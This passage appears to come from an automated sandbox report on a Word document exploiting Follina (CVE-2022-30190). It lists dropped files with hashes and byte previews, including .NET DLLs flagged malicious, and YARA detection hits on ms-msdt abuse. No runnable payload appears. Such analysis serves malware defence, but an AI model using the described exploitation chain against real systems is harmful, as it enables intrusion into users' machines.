| SSDEEP: | 3:qVoB3tUROGclXqyvXboAcMBXqWSZUXqXIlVLLP61IwcWWGu:q43tISl6kXiMIWSU6XII5LP8IpfGu |
| MD5: | 4F8E702CC244EC5D4DE32740C0ECBD97 |
| SHA1: | 3ADB1F02D5B6054DE0046E367C1D687B6CDF7AFF |
| SHA-256: | 9E17CB15DD75BBBD5DBB984EDA674863C3B10AB72613CF8A39A00C3E11A8492A |
| SHA-512: | 21047FEA5269FEE75A2A187AA09316519E35068CB2F2F76CFAF371E5224445E9D5C98497BD76FB9608D2B73E9DAC1A3F5BFADFDC4623C479D53ECF93D81D3CF |
| Malicious: | false |
| Yara Hits: | • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\t[1].htm, Author: Nasreddine Bencherchali, Christian Burkard<br>• Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\t[1].htm, Author: Tobias Michalski, Christian Burkard<br>• Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\t[1].htm, Author: Joe Security |
| Antivirus: | • Antivirus: Avira, Detection: 100% |
| Preview: | <html>..<head><title>301 Moved Permanently</title></head>..<body>.. <h1>301 Moved Permanently</h1> ..<hr> nginx ..</body>..</html>.. |

**C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\t[1].htm**

| | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE |
| File Type: | HTML document, ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 162 |
| Entropy (8bit): | 4.43530643106624 |
| Encrypted: | false |
| SSDEEP: | 3:qVoB3tUROGclXqyvXboAcMBXqWSZUXqXIlVLLP61IwcWWGu:q43tISl6kXiMIWSU6XII5LP8IpfGu |
| MD5: | 4F8E702CC244EC5D4DE32740C0ECBD97 |
| SHA1: | 3ADB1F02D5B6054DE0046E367C1D687B6CDF7AFF |
| SHA-256: | 9E17CB15DD75BBBD5DBB984EDA674863C3B10AB72613CF8A39A00C3E11A8492A |
| SHA-512: | 21047FEA5269FEE75A2A187AA09316519E35068CB2F2F76CFAF371E5224445E9D5C98497BD76FB9608D2B73E9DAC1A3F5BFADFDC4623C479D53ECF93D81D3CF |

| | |
|---|---|
| Malicious: | false |
| Preview: | <html>..<head><title>301 Moved Permanently</title></head>..<body>.. <h1>301 Moved Permanently</h1> ..<hr> nginx ..</body>.. </html>.. |

**C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\t[1].htm**

| | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE |
| File Type: | HTML document, ASCII text, with very long lines (4518) |
| Category: | dropped |
| Size (bytes): | 6336 |
| Entropy (8bit): | 5.021080934873899 |
| Encrypted: | false |
| SSDEEP: | 192:/KiSe+1GPw6utZ7UPg9N2EFWeBKBZOJiQjtz:5U7/UPgP2Eb6IJZ |
| MD5: | 12B73F8BAE89EB92C8CDA74269C2F69F |
| SHA1: | EF4647A4DA8B76494E9F5CCC105D034134EBB419 |
| SHA-256: | 5AB0198CE6E52F0691A5424278A549E5D4257BCD67735AD5EC2D2B273E6E6400 |
| SHA-512: | D46D68E4AB253AC45046E7549D208B37EDAB31BC975906D7759A4DDEA7F2209C487E15CDC6C622785F0011A8DFBACBF3E7BFEA95585A20611C75D23472CCC<br>36 |
| Malicious: | false |
| Preview: | <!doctype html>.<html lang="en">.<head>.<title>.Basic HTML Template.</title>.</head>.<body>...<p>.Proin a interdum justo. Duis sed dui vitae ex molestie egestas et tincidunt neque. Fusce lectus tellus, pharetra id ex at, consectetur hendrerit nibh. Nulla sit amet commodo risus. Nulla sed dapibus ante, sit amet fringilla dui. Nunc lectus mauris, porttitor quis eleifend nec, suscipit sit amet massa. Vivamus in lectus erat. Nulla facilisi. Vivamus sed massa quis arcu egestas vehicula. Nulla massa lorem, tinc idunt sed feugiat quis, faucibus a risus. Sed viverra turpis sit amet metus iaculis finibus...Morbi convallis get rekt m8, at consequat purus vulputate sit amet. Morbi a ultricies risus, id maximus purus. Fusce aliquet tortor id ante ornare, non auctor tortor luctus. Quisque laoreet, sem id porttitor eleifend, eros eros suscipit lectus, id facilisis lorem lorem nec nibh. Nullam venenatis ornare ornare. Donec varius ex ac faucibus condimentum. Aenean ultricies vitae mauris cursus ornare |

**C:\Users\user\AppData\Local\Temp\3ns45r3e\3ns45r3e.dll**

| | |
|---|---|
| Process: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe |
| File Type: | PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows |
| Category: | dropped |
| Size (bytes): | 5120 |
| Entropy (8bit): | 3.780403990678375 |
| Encrypted: | false |
| SSDEEP: | 48:6FoPhmKraYZkH8KTibUynkwjj0JaC+CFSlwYtc1ulha3dq:TDaAkHHoNk8FCuJDK |
| MD5: | CB89AC3DAE02E60C887D417FC756C34D |
| SHA1: | C133CE46AB2486E24C32229D28F20BF7282A8479 |
| SHA-256: | 188E3FF8D73A073DF47F8DA7DBDE6F5FA31693868536A7E5F4F269BAC0F78596 |
| SHA-512: | 84AD039AA25D15F000F0908C440ED488A16FFCB79FFDCBC93E27E6A75DBC52E3FE042C14B69E82F7ACB2E886C285ACBF952584EF4D9D1DF50551B3C171A6A<br>B7 |
| Malicious: | **true** |
| Preview: | MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....d.c.....!.....>*... ...@..... ..... ..@.....)..S....@.....`..... ..... ..H.....text...D.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B..... *.....H..... "..... "..(....*J.#(....r...p(....*..(....*2~.....(....*....0..... ....s..... ....s.....r;..p.....(.....s .....5....."....5.....3+E...../...(.-...2.3+1...:3...+)....3...+....+...+...+...+...,..+...+.....r;..p...o..... ...o.....+Y.....r=..p..o.....1.r=..p..o.....+(r...p..o.....(.....r...p(.... .....X.....i2.....(.....o.....o....-.r...p.... |

**C:\Users\user\AppData\Local\Temp\3ns45r3e\CSCED7D8423AEF34545822E2F19382945.TMP**

| | |
|---|---|
| Process: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe |
| File Type: | MSVC .res |
| Category: | dropped |
| Size (bytes): | 652 |
| Entropy (8bit): | 3.0884868560659724 |
| Encrypted: | false |
| SSDEEP: | 12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryJtak7YnqqKiPN5Dlq5J:+RI+ycuZhNhakS/PNnqX |
| MD5: | B6C70CF99FE5E6DF11545AC93E59B5F9 |
| SHA1: | 8B4D44E2C2959FBABFD76901F20CAB203A855723 |
| SHA-256: | 35F84DD9D596D2F7CB7F5BE5D7B24F7B63AA984E4D404F367487FF196AF2DD53 |
| SHA-512: | 56BA04018FA6B29BBD9D6AF0F5B7562C4BE49BC96E1270511DE103ECAAC05B9E0DD4C86A52ABB25EE7437C2B2B7D695DDEAA63A16343B5129BDD278AEDB8<br>FAFF |
| Malicious: | false |
| Preview: | .... .....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...3.n.s.4.5.r.3.e...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...3.n.s.4.5.r.3.e...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0... |

**C:\Users\user\AppData\Local\Temp\RESD20C.tmp**

| | |
|---|---|
| Process: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe |
| File Type: | Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols, created Tue Jan 31 00:45:28 2023, 1st section name ".debug$S" |
| Category: | dropped |
| Size (bytes): | 1364 |
| Entropy (8bit): | 4.089291003565099 |
| Encrypted: | false |
| SSDEEP: | 24:HJFC9AW7Tac8HShKuLfeI+ycuZhNhakS/PNnq9Wd:phW72HIK8m1ulha3dq9m |
| MD5: | 40C31A687BB661C84AD6F4C570E1B9BF |
| SHA1: | 696934574D5C657EF581EAC7310BF8E311889105 |
| SHA-256: | BD600DD7D645BDD8DF5733BB07F49F13120C710AAD69F677CB822CFBFB64A5AF |
| SHA-512: | E03C11E66FBE5AA2DEBC905BE313F48684B01A150A303CFBA3AC01BEA5F791A68ABC212CB1DFD24B8E258EE78823F2B806BF03A66B7E4289B7C83ADE3793681A |
| Malicious: | false |
| Preview: | L....d.c.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....S....c:\Users\user\AppData\Local\Temp\3ns45r3e\CSCED7D8423AEF34545822E2F19382945.TMP.....TZ.>Y.....5.....C:\Users\user\AppData\Local\Temp\RESD20C.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_4e17c671-5921-447a-b483-437497eb417f.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...3.n.s.4.5.r.3.e...d.l.l.....(.....L.e.g.a.l.C.o.p. |

**C:\Users\user\AppData\Local\Temp\RESE17D.tmp**

| | |
|---|---|
| Process: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe |
| File Type: | Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols, created Tue Jan 31 00:45:32 2023, 1st section name ".debug$S" |
| Category: | dropped |
| Size (bytes): | 1364 |
| Entropy (8bit): | 4.112450704577854 |
| Encrypted: | false |
| SSDEEP: | 24:HFFC9A+6AePHYhKuLfeI+ycuZhNK0akStZPNnq9Wd:lhL36K8m1ulK0a3tbq9m |
| MD5: | 3F4F9F90FDB0148129ED9CF5552F8927 |
| SHA1: | FB99E69C0C29B27185A8C85566BF573326A830CD |
| SHA-256: | 2531C0943F2BCDB08E1CDB8F2170C624A5CDAFFB5CEEF4CF25F3F0E2E2478491 |
| SHA-512: | CD9F38D47B9EF33FFC0145222CF8146C3E2C084614BF05B76007BAE27701B81C7EB76705244E26CF4FFFBE4CFA88EE6556818919484AE39DEF785810C14087DA |
| Malicious: | false |
| Preview: | L....d.c.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....T....c:\Users\user\AppData\Local\Temp\khxlz5in\CSCEF6EFF37DE7E45BE9A86A8101F6DD14.TMP.....lb.2.k.}./t.....5.....C:\Users\user\AppData\Local\Temp\RESE17D.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_4e17c671-5921-447a-b483-437497eb417f.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...k.h.x.l.z.5.i.n...d.l.l.....(.....L.e.g.a.l.C.o.p. |

**C:\Users\user\AppData\Local\Temp\RESEEEB.tmp**

| | |
|---|---|
| Process: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe |
| File Type: | Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4b2, 9 symbols, created Tue Jan 31 00:45:35 2023, 1st section name ".debug$S" |
| Category: | dropped |
| Size (bytes): | 1368 |
| Entropy (8bit): | 4.075905848606 |
| Encrypted: | false |
| SSDEEP: | 24:Hq3W9owl1j2/W7HlahKuLfeI+ycuZhN1akSjPNnq9Yld:M/wl1jmq2K8m1ul1a3Jq9YP |
| MD5: | D10A5A57DC438AAFF0A4F05D800CC8B1 |
| SHA1: | 66F951A6E89659DA24FB067624F0B9877570C0FD |
| SHA-256: | 7BD79F4C51AF36047CBE9D4352AE98B91258606F296FA632B1F4F257C1248B5F |
| SHA-512: | CF365A40306911BE8D1FE5E5A691A230901FD32ABEC2E87C73BD0C57AD52718C963FF8DB58BD61F743C06253789FD6AC9B8C14A41CFE6B1047645BE6A8C1133 |
| Malicious: | false |
| Preview: | L....d.c.....debug$S.....t.....@..B.rsrc$01.....X.....X.....@..@.rsrc$02.....P...b.....@..@.....U....c:\Users\user\AppData\Local\Temp\sz5era1t\CSCB136CE2933B94C34B46CFD62145DF12F.TMP.....(3W...2Y...]0..g.....5.....C:\Users\user\AppData\Local\Temp\RESEEEB.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_4e17c671-5921-447a-b483-437497eb417f.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...s.z.5.e.r.a.1.t...d.l.l.....(.....L.e.g.a.l.C. |

**C:\Users\user\AppData\Local\Temp\khxlz5in\CSCEF6EFF37DE7E45BE9A86A8101F6DD14.TMP**

| | |
|---|---|
| Process: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe |
| File Type: | MSVC .res |
| Category: | dropped |
| Size (bytes): | 652 |
| Entropy (8bit): | 3.107115943784351 |
| Encrypted: | false |
| SSDEEP: | 12:DXt4li3ntuAHia5YA49aUGiqMZAiN5grycNqak7YnqqtNbPN5Dlq5J:+RI+ycuZhNK0akStZPNnqX |
| MD5: | 49621B32096B817D872F74D5EBBCB9E3 |
| SHA1: | 221066265A26535BDEAEF0928D4BFE70EC30571D |
| SHA-256: | ED90B14E09B453FF7ED3A86B621511C0F5B45F1DE5B00491CEAE7E9D24E6DFFD |
| SHA-512: | 197964B8738909740CAEB127DDE866224D696D3C541EEB15512BFB387D6FC98FCA2804163E0426B4B097DFE95A65E16DF292D2C403A27A32B321C11A3AADFEE3 |
| Malicious: | false |
| Preview: | .... .....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...k.h.x.l.z.5.i.n...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...k.h.x.l.z.5.i.n...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0... |

**C:\Users\user\AppData\Local\Temp\khxlz5in\khxlz5in.dll**

| | |
|---|---|
| Process: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe |
| File Type: | PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows |
| Category: | dropped |
| Size (bytes): | 3584 |
| Entropy (8bit): | 3.085125470037596 |
| Encrypted: | false |
| SSDEEP: | 48:6iepqb927GslPENDRjyJdHk1uIK0a3tbq:jc7GLkn/K |
| MD5: | EB145BE56AB27807A13CF971D1CA2C91 |
| SHA1: | 533E8F8AF554B1DD880F9937767C1FB121C80CFF |
| SHA-256: | 750A31EE4E82072E7D899D1FDB4D828734804EB96F903219010765F41289E825 |
| SHA-512: | 3703976DC801C8662B83A33A3BCB47BC2AB6E703034003E82A18FD22E164C0315E9CBFDFCEAA6E4B9E7B21C5EABBE330D75DBBA408C25A19942916D3E7DD6453 |
| Malicious: | **true** |
| Preview: | MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....d.c.....!.....%... ...@..... .....@.....$..K....@.....`.....H.....text...4.... ..`.rsrc.....@.....@..@.relloc.....`.....@..B.....%.....H..... ..4.....0..6..... ....s.....o....(....,..o....r...pr...po....*~....*F.r...pr...po....*..(....*BSJB.....v4.0.30319.....l.....#~.....#Strings.....#US.....#GUID.....t...#Blob.....W=.....%3.....2.+...N.B.....0.....W.....+.....Q.9..... \.....P .....j..... .. |

**C:\Users\user\AppData\Local\Temp\sz5era1t\CSCB136CE2933B94C34B46CFD62145DF12F.TMP**

| | |
|---|---|
| Process: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe |
| File Type: | MSVC .res |
| Category: | dropped |
| Size (bytes): | 652 |
| Entropy (8bit): | 3.0940741100936107 |
| Encrypted: | false |
| SSDEEP: | 12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryHak7YnqqjPN5Dlq5J:+RI+ycuZhN1akSjPNnqX |
| MD5: | 28335704B6BC32599280FF5D3096B167 |
| SHA1: | 8DDD979BA2677C1BADF15D41194AC0FC8D49AADD |
| SHA-256: | 7C1F2896BC6F88618FF6186C9084F2B8414CAA0051B5D0D7C2E365AFC29DDAD0 |
| SHA-512: | 2A0D870D0B4F1F226388472FD563A7CEE8241206D9A5FC69F77710D9E7BF280B0D46E3D6FAB68FED709538916A2B7B322E0716DAADA0CB61C4C34B2AD2996155 |
| Malicious: | false |
| Preview: | .... .....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...s.z.5.e.r.a.1.t...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...s.z.5.e.r.a.1.t...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0... |

**C:\Users\user\AppData\Local\Temp\sz5era1t\sz5era1t.dll**

| | |
|---|---|
| Process: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe |
| File Type: | PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows |
| Category: | dropped |
| Size (bytes): | 9728 |
| Entropy (8bit): | 4.795380037434051 |

| | |
|---|---|
| Encrypted: | false |
| SSDEEP: | 96:QKqedmYoNKvUTCSH3gR8H8FgwSHwBckwZYPaSJ365OP/ieMjQZaQRnIjXK:BEINK8TCSfHyPckwZ+vKOPUQZpnX |
| MD5: | E2989333DA6E54E94DFC135B80950EA3 |
| SHA1: | 72A734C19762794EF9CCBCB62225A300A50195D4 |
| SHA-256: | ED8BB8D5E1320BD1D88CA04FF9E23F047978824A02E3C4475F5DA50DADEA705A |
| SHA-512: | 0AF103FE2E8A9BCA1A1AD030A5279808D2D77F69CFC991DE23FE474BEFC65700AE53B9B77BCC0875D339C71C798E944A20922584446347BA8E5BA18E75EFF5E |
| Malicious: | **true** |
| Preview: | MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....d.c.....!.....^<... ...@..... ..... ..@.....<..K....@.....`..... ..... ..H.....text...d.... ..... ..`.rsrc.....@..... .....@..@.rel oc.....`.....$.....@..B.....@<.....H.....$..4.....0..%..... ....s.....r...p.(....,.o....*~....*....0..!..... ....s.....(....,o....*~....*....0..... .....(....s.....o.....o....*....0..@..... ....s..... ....s.....(....s.....o....o....&..o....o....&.*.0.....,. .+....o.....+).o.....t....~....(....,..t.....(....&.o....-....u.....,...o.....o.....+*..o.. ....t....~....(....,...t.....(....&..o....-.....u.....,...o.....* |

### C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\MuUeMZphCk.LNK

| | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE |
| File Type: | MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Aug 16 21:23:07 2022, mtime=Fri Dec 30 23:45:02 2022, atime=Fri Dec 30 23:44:53 2022, length=11537, window=hide |
| Category: | dropped |
| Size (bytes): | 1065 |
| Entropy (8bit): | 4.714415392223988 |
| Encrypted: | false |
| SSDEEP: | 12:8XZx9RU8c6CHiBFHDGXkDO8+W897fLWG9KjAk/yNlzlDmqqVmNDyvzAK3gAK3q4N:8XZtFKG0fCGQAkKzzZlUDyvEQZ7aB6m |
| MD5: | E8D0E4128FB8D94BDCF8422EF37F7449 |
| SHA1: | F7D901DFBAF297D5118B6C842C98A6B6B79C1B87 |
| SHA-256: | C8D270F418FC9F2619EEA0738B83EA0B02D4842D9245B6B5EA3CCDBD3F2D6166 |
| SHA-512: | CD97C50DB9B2D1FED1A7A1A1F94626D040FD0612A4EDB79FC8656F941E055F57189AB6F5DD5FEF6BABE788A71FB57FB6D117595B6AC40A78D3F0E91A5F808472 |
| Malicious: | false |
| Preview: | L.....F.... ....T.....8A.5..:..;.5...-.....P.O. .:i.....+00.../C:\.....x.1.....Ng...Users.d.....L..?V.....:.....B..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....T.1.....U...user..>.....NM.?V.....S.....;p..a.l.f.o.n.s.....~.1.....U...Desktop.h.....NM.?V.....Y.....>.....y...D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....I.2..-..?V.. .MUUEMZ~1.DOC..P.....U.?V.....`.....2<.M.u.U.e.M.Z.p.h.C.k...d.o.c.x.....V.....-.....U.....>.S.....C:\Users\user\Desktop\MuUeMZphCk.docx..&.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.M.u.U.e.M.Z.p.h.C.k...d.o.c.x.....:.,.LB.)...Aw...`.....X.....103386.....!a..%.H.VZAj..../.....W...!a..%.H.VZAj..../.....W.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2..... |

### C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

| | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE |
| File Type: | Generic INItialization configuration [misc] |
| Category: | dropped |
| Size (bytes): | 72 |
| Entropy (8bit): | 4.768980259211503 |
| Encrypted: | false |
| SSDEEP: | 3:bDuMJlwQwtV0O9VomxWjDV0O9Vov:bC/59VQD59Vy |
| MD5: | 3B4F0D70AFFDA7569F0C30A6B8CE8437 |
| SHA1: | 9D183DF509C1C16E7665DD6D535269D63BF452A1 |
| SHA-256: | CAB652AB0416F9CF4830AB4D0D81FB512466F6C53D2BC46712B4F234BAF85E5A |
| SHA-512: | 1A6384392152B89D0B069E9734C4802A3C7FC776F219F1F23E3A4693FE75FEB09B58A50D72C5D19A47AD246461A9DC5E8AC89357D912EDFBA1355140A541B540 |
| Malicious: | false |
| Preview: | [folders]..Templates.LNK=0..MuUeMZphCk.LNK=0..[misc]..MuUeMZphCk.LNK=0.. |

### C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

| | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 162 |
| Entropy (8bit): | 2.96876439977217 |
| Encrypted: | false |
| SSDEEP: | 3:Rl/Zdei0XBlqKTxdrti/5lIXazOtN5:RtZA+IJiDkU5 |
| MD5: | A131E001DB3A3C64764CACEE2AC514E7 |
| SHA1: | 5FAB7E604DA8F35F946BCA81F6AD6980EA82B670 |
| SHA-256: | F7DF43A0C533225901E8B612D7CE549B26D52F256E56C09ADFBEABA99D5E172B |
| SHA-512: | 7F015425386EDF438D0F79B3A07CC6384E322BDC0F3C3E5FF1B0C67868FDEF640548AC679655CFB94942B957E7A22C8282498DF181758695E3192CE2369FF229 |

| | |
|---|---|
| Malicious: | false |
| Preview: | .pratesh.....p.r.a.t.e.s.h.....*...C8.....H.....6C.....6....9....k.]..... .....2....:...^.h@..hT..h |

**C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC**

| | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE |
| File Type: | Unicode text, UTF-16, little-endian text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 20 |
| Entropy (8bit): | 2.8954618442383215 |
| Encrypted: | false |
| SSDEEP: | 3:QVNliGn:Q9rn |
| MD5: | C4F79900719F08A6F11287E3C7991493 |
| SHA1: | 754325A769BE6ECCC664002CD8F6BDB0D0B8CA4D |
| SHA-256: | 625CA96CCA65A363CC76429804FF47520B103D2044BA559B11EB02AB7B4D79A8 |
| SHA-512: | 0F3C498BC7680B4C9167F790CC0BE6C889354AF703ABF0547F87B78FEB0BAA9F5220691DF511192B36AD9F3F69E547E6D382833E6BC25CDB4CD2191920970C5 |
| Malicious: | false |
| Preview: | ..p.r.a.t.e.s.h..... |

**C:\Users\user\Desktop\~$UeMZphCk.docx**

| | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 162 |
| Entropy (8bit): | 3.0051849832900106 |
| Encrypted: | false |
| SSDEEP: | 3:Rl/Zdei0XBlqKTxdrto/zlkzOtN5:RtZA+lJoBkU5 |
| MD5: | FD0E043EFAACE878382911875C30DC35 |
| SHA1: | C0DB52E737FABFBF70B907A73240B637271C8B41 |
| SHA-256: | 7E19D9F4354A103B2940AC5DA2CAEB0944A3A1C56BF7ED0D0D5C5D6D1CCC4A57 |
| SHA-512: | BCD599790BDFCA772443CD78F1D179FD28DCB70AD616413A5B7C3932C930FDE89EFBC88D195D39AABF06942C263D667D28D2A7EA9595746B8779B03EC82E5<br>1 |
| Malicious: | false |
| Preview: | .pratesh.....p.r.a.t.e.s.h.....*...C8.....H.....6C.....6....9....k.]..... .....2....:...^.h@..hT..h |

**C:\Windows\Temp\SDIAG_4e17c671-5921-447a-b483-437497eb417f\DiagPackage.diagpkg**

| | |
|---|---|
| Process: | C:\Windows\SysWOW64\msdt.exe |
| File Type: | HTML document, ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 24702 |
| Entropy (8bit): | 4.37978533849437 |
| Encrypted: | false |
| SSDEEP: | 96:fO3MDP8m2xaqade1tXv8v/XPSwTkal+7lOaNeHdXQZvczyJuz4UnPz0Kuz+NGTEP:O5NzuCWNaEcU8mjapMVOHW |
| MD5: | 191959B4C3F91BE170B30BF5D1BC2965 |
| SHA1: | 1891E3CB588516B94FDC53794DA4DF5469A4C6D0 |
| SHA-256: | 8EC3A8F67BAF1E4658FC772F9F35230CA1B0318DDAF7A4C84789A329B6F7F047 |
| SHA-512: | 092CC417FBFE7F6E02A60FF169209D7B60362B585CBF92521BFC71C0B378D978DFB9265A3E48C630CE6ABAB263711D71F3917FFAF51B6FD449CFC394E9D8C3<br>9 |
| Malicious: | false |
